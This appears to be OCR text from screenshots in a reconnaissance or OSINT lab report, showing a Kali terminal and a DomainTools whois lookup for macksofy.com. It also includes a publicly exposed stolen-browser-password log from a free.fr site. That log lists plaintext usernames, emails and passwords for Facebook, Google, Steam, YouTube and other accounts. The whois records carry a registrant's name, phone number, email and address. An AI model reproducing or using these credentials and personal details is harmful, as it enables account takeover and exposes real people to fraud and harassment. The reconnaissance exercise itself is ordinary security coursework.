




Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
Not secure | remikaing.free.fr/PC-DE-SARGERAN-mC%5CUsers%5CSargeran%5CAppData%5CLocal%5CTemp%5Ctemp.log
Firefox (1.x->3.x) Passwords:
serv - http://fr-fr.facebook.com
email : roi_de_la_casse@hotmail.com
pass : zzqqh9qy
serv - http://fr.youtube.com
username : Sargerans
password : zzqqh9qy
serv - http://snowtigers.net
username : Maxter
password : WOW071789788
serv - https://login.facebook.com
email : roi_de_la_casse@hotmail.com
pass : zzqqh9qy
serv - http://hostarea.org
login : Sargeran
pass : zzqqh9qy
serv - http://www.facebook.com
email : roi_de_la_casse@hotmail.com
pass : zzqqh9qy
serv - http://www.forumactif.com
:
password2 : zzqqh9qy
serv - http://pubgoogle.forumactif.net
username : Admin
password : zzqqh9qy
serv - https://www.google.com
Email : Sargeran@hotmail.com
Passwd : zzqqh9qy
serv - http://absoluthacker.com
email_confirm : roi_de_la_casse@hotmail.com
new_password : zzqqh9qy
Search
ENG
11:20 PM
3/10/2023



remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
Websites using Apple Whitelist
Not secure | remikaing.free.fr/PC-DE-SARGERAN-mC%5CUsers%5CSargeran%5CAppData%5CLocal%5CTemp%5Ctemp.log
serv - http://absoluthacker.com
email_confirm : roi_de_la_casse@hotmail.com
new_password : zzqqh9qy
username : Sargeran
password : zzqqh9qy
serv - http://www.absoluthacker.com
username : Sargeran
password : zzqqh9qy
serv - http://gm-wow.no-ip.org
username : Xaro
passw : zzqqh9qy
serv - http://steven.fr.free.fr
pseudo : Sargeran
pass : zzqqh9qy
serv - http://alpha.team-frenchie.com
username : Sargeran;)
password : zzqqh9qy
serv - http://www.evoxis.info
connect_username : Sargeran
connect_pass : 7uysPDaQC
serv - http://www.youtube.com
username : Sargerans
password : zzqqh9qy
serv - http://www.dll-provider.com
email : roi_de_la_casse@hotmail.com
pass : zzqqh9qy
serv - https://store.steampowered.com
username : Sargerans
password : zzqqh9qy
serv - https://support.steampowered.com
username : roi_de_la_casse@hotmail.com
password : zzqqh9qy
Search
ENG
11:28 PM
3/10/2023


c) Whois



root@kali: /home/aman
File Actions Edit View Help
┌──(aman㉿kali)-[~]
└─$ sudo su
[sudo] password for aman:
┌──(root㉿kali)-[/home/aman]
└─# whois macksofy.com
Domain Name: MACKSOFY.COM
Registry Domain ID: 1847435022_DOMAIN_COM-VRSN
Registrar WHOIS Server: Whois.bigrock.com
Registrar URL: http://www.bigrock.com
Updated Date: 2023-02-23T09:18:29Z
Creation Date: 2014-02-20T16:06:40Z
Registry Expiry Date: 2024-02-20T16:06:40Z
Registrar: BigRock Solutions Ltd
Registrar IANA ID: 1495
Registrar Abuse Contact Email: abuse@bigrock.com
Registrar Abuse Contact Phone: +1.832-295-1535
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: NS1.MONSTERBIGAPPS.COM
Name Server: NS2.MONSTERBIGAPPS.COM
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2023-03-12T19:47:56Z <<<
For more information on Whois status codes, please visit https://icann.org/epp
NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar. Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.
TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,


root@kali: /home/aman
File Actions Edit View Help
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: MACKSOFY.COM
Registry Domain ID: 1847435022_DOMAIN_COM-VRSN
Registrar WHOIS Server: Whois.bigrock.com
Registrar URL: www.bigrock.com
Updated Date: 2023-02-23T09:18:30Z
Creation Date: 2014-02-20T16:06:40Z
Registrar Registration Expiration Date: 2024-02-20T16:06:40Z
Registrar: BigRock Solutions Ltd.
Registrar IANA ID: 1495
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Registry Registrant ID: Not Available From Registry
Registrant Name: Kausar
Registrant Organization:
Registrant Street: Worli
Registrant City: Mumbai
Registrant State/Province: Other
Registrant Postal Code: 400018
Registrant Country: IN
Registrant Phone: +91.9022054993
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: dhwani.v123@gmail.com
Registry Admin ID: Not Available From Registry
Admin Name: Kausar
Admin Organization:
Admin Street: Worli
Admin City: Mumbai
Admin State/Province: Other
Admin Postal Code: 400018
Admin Country: IN
Admin Phone: +91.9022054993
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: dhwani.v123@gmail.com
Registry Tech ID: Not Available From Registry
Tech Name: Kausar
Tech Organization:
Tech Street: Worli
Tech City: Mumbai



root@kali: /home/aman
File Actions Edit View Help
Admin Fax:
Admin Fax Ext:
Admin Email: dhwani.v123@gmail.com
Registry Tech ID: Not Available From Registry
Tech Name: Kausar
Tech Organization:
Tech Street: Worli
Tech City: Mumbai
Tech State/Province: Other
Tech Postal Code: 400018
Tech Country: IN
Tech Phone: +91.9022054993
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: dhwani.v123@gmail.com
Name Server: ns1.monsterbigapps.com
Name Server: ns2.monsterbigapps.com
DNSSEC: Unsigned
Registrar Abuse Contact Email: abuse@bigrock.com
Registrar Abuse Contact Phone: +1-415-349-0015
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>> Last update of WHOIS database: 2023-03-12T19:48:16Z <<<
For more information on Whois status codes, please visit https://icann.org/epp
Registration Service Provided By: BIGROCK
The data in this whois database is provided to you for information purposes
only, that is, to assist you in obtaining information about or related to a
domain name registration record. We make this information available "as is",
and do not guarantee its accuracy. By submitting a whois query, you agree
that you will use this data only for lawful purposes and that, under no
circumstances will you use this data to:
(1) enable high volume, automated, electronic processes that stress or load
this whois database system providing you this information; or
(2) allow, enable, or otherwise support the transmission of mass unsolicited,
commercial advertising or solicitations via direct mail, electronic mail, or
by telephone.
The compilation, repackaging, dissemination or other use of this data is
expressly prohibited without prior written consent from us. The Registrar of
record is BigRock Solutions Ltd..
We reserve the right to modify these terms at any time.
By submitting this query, you agree to abide by these terms.



Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
whois.domaintools.com/macksofy.com
HOME
RESEARCH
DomainTools
PROFILE
CONNECT
MONITOR
SUPPORT
Whois Lookup
LOGIN
Sign Up
Home > Whois Lookup > MacksOFy.com
Whois Record for MacksOFy.com
How does this work?
Domain Profile
Registrant Kausar
Registrant Country IN
Registrar BigRock Solutions Ltd. BigRock Solutions Ltd
IANA ID: 1495
URL: www.bigrock.com,http://www.bigrock.com
Whois Server: Whois.bigrock.com
abuse@bigrock.com
(p) +1-415-349-0015
Registrar Status clientTransferProhibited
Dates 3,305 days old
Created on 2014-02-20
Expires on 2024-02-20
Updated on 2023-02-23
Name Servers NS1.MONSTERBIGAPPS.COM (has 38 domains)
NS2.MONSTERBIGAPPS.COM (has 38 domains)
Tech Contact Kausar
Worli,
Mumbai, Other, 400018, IN
dhwani.v123@gmail.com
(p) +91.9022054993
IP Address 184.95.60.203 - 70 other sites hosted on this server
IP Location - Arizona - Tempe - Secured Servers Llc
DomainTools Iris
The gold-standard Internet intelligence platform
Learn More
Preview the Full Domain Report
Tools
Hosting History
Monitor Domain Properties
Reverse IP Address Lookup
Network Tools
Visit Website
Website Development
Search
ENG
11:25 PM
3/10/2023



Site report for http://google.com
webcamXP 5
remikaing.free.fr/PC-DE-SARGER
MacksOFy.com WHOIS, DNS, &
WebEx Panel Usage Statistics
whois.domaintools.com/macksofy.com
HOME
RESEARCH
DomainTools
PROFILE
CONNECT
MONITOR
SUPPORT
Whois Lookup
LOGIN
Sign Up
Domain Status Registered And No Website
IP History 15 changes on 15 unique IP addresses over 9 years
Registrar History 2 registrars
Hosting History 19 changes on 6 unique name servers over 9 years
Whois Record (last updated on 2023-03-10)
Domain Name: MACKSOFY.COM
Registry Domain ID: 1847435022_DOMAIN_COM-VRSN
Registrar WHOIS Server: Whois.bigrock.com
Registrar URL: www.bigrock.com
Updated Date: 2023-02-23T09:18:30Z
Creation Date: 2014-02-20T16:06:40Z
